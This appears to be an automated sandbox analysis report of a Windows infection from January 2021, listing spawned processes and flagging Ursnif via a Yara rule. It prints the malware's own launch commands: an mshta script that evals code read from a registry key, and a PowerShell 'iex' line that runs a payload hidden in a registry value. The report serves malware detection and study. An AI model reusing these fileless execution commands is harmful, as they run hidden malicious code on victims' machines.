Analysis Process: iexplore.exe PID: 6824 Parent PID: 4192

General

Start time:	12:14:59
Start date:	19/01/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:4192 CREDAT:17410 /prefetch:2
Imagebase:	0xf00000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 4308 Parent PID: 792

General

Start time:	12:15:21
Start date:	19/01/2021
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding
Imagebase:	0x7ff6b7dd0000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 5196 Parent PID: 4308

General

Start time:	12:15:22
Start date:	19/01/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:4308 CREDAT:17410 /prefetch:2
Imagebase:	0xf00000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 5204 Parent PID: 4308

General

Start time:	12:15:24
Start date:	19/01/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:4308 CREDAT:17422 /prefetch:2
Imagebase:	0xf00000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 5708 Parent PID: 4308

General

Start time:	12:15:26
Start date:	19/01/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:4308 CREDAT:82962 /prefetch:2
Imagebase:	0xf00000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: mshta.exe PID: 5732 Parent PID: 3472

General

Start time:	12:15:32
Start date:	19/01/2021
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>resizeTo(1,1);eval(new ActiveXObject('WScript.Shell').regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\54E80703-A337-A6B8-CDC8-873A517CAB0E\\\Audiinrt'));if(!window.flag)close()</script>'
Imagebase:	0x7ff6300b0000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: 6716 Parent PID: 5732

General

Start time:	12:15:34
Start date:	19/01/2021

Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E').Barclers))
Imagebase:	0x7ff7f55b0000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000023.00000003.457204076.000001D35D1C0000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: conhost.exe PID: 5704 Parent PID: 6716

General

Start time:	12:15:34
Start date:	19/01/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: csc.exe PID: 6156 Parent PID: 6716

General

Start time:	12:15:40
Start date:	19/01/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @ 'C:\Users\user\AppData\Local\Temp\cw4ltk3l\cw4ltk3l.cmdline'
Imagebase:	0x7ff6d1bd0000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

Analysis Process: cvtres.exe PID: 4620 Parent PID: 6156

General

Start time:	12:15:41
Start date:	19/01/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false

Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES17C2.tmp' 'c:\Users\user\AppData\Local\Temp\cw4ltk3l\CSC9C603ACDE65242378EE2E6EB79AAF5F2.TMP'
Imagebase:	0x7ff792b00000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: csc.exe PID: 4496 Parent PID: 6716

General

Start time:	12:15:44
Start date:	19/01/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\q35sbhot\q35sbhot.cmdline'
Imagebase:	0x7ff6d1bd0000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Disassembly

Code Analysis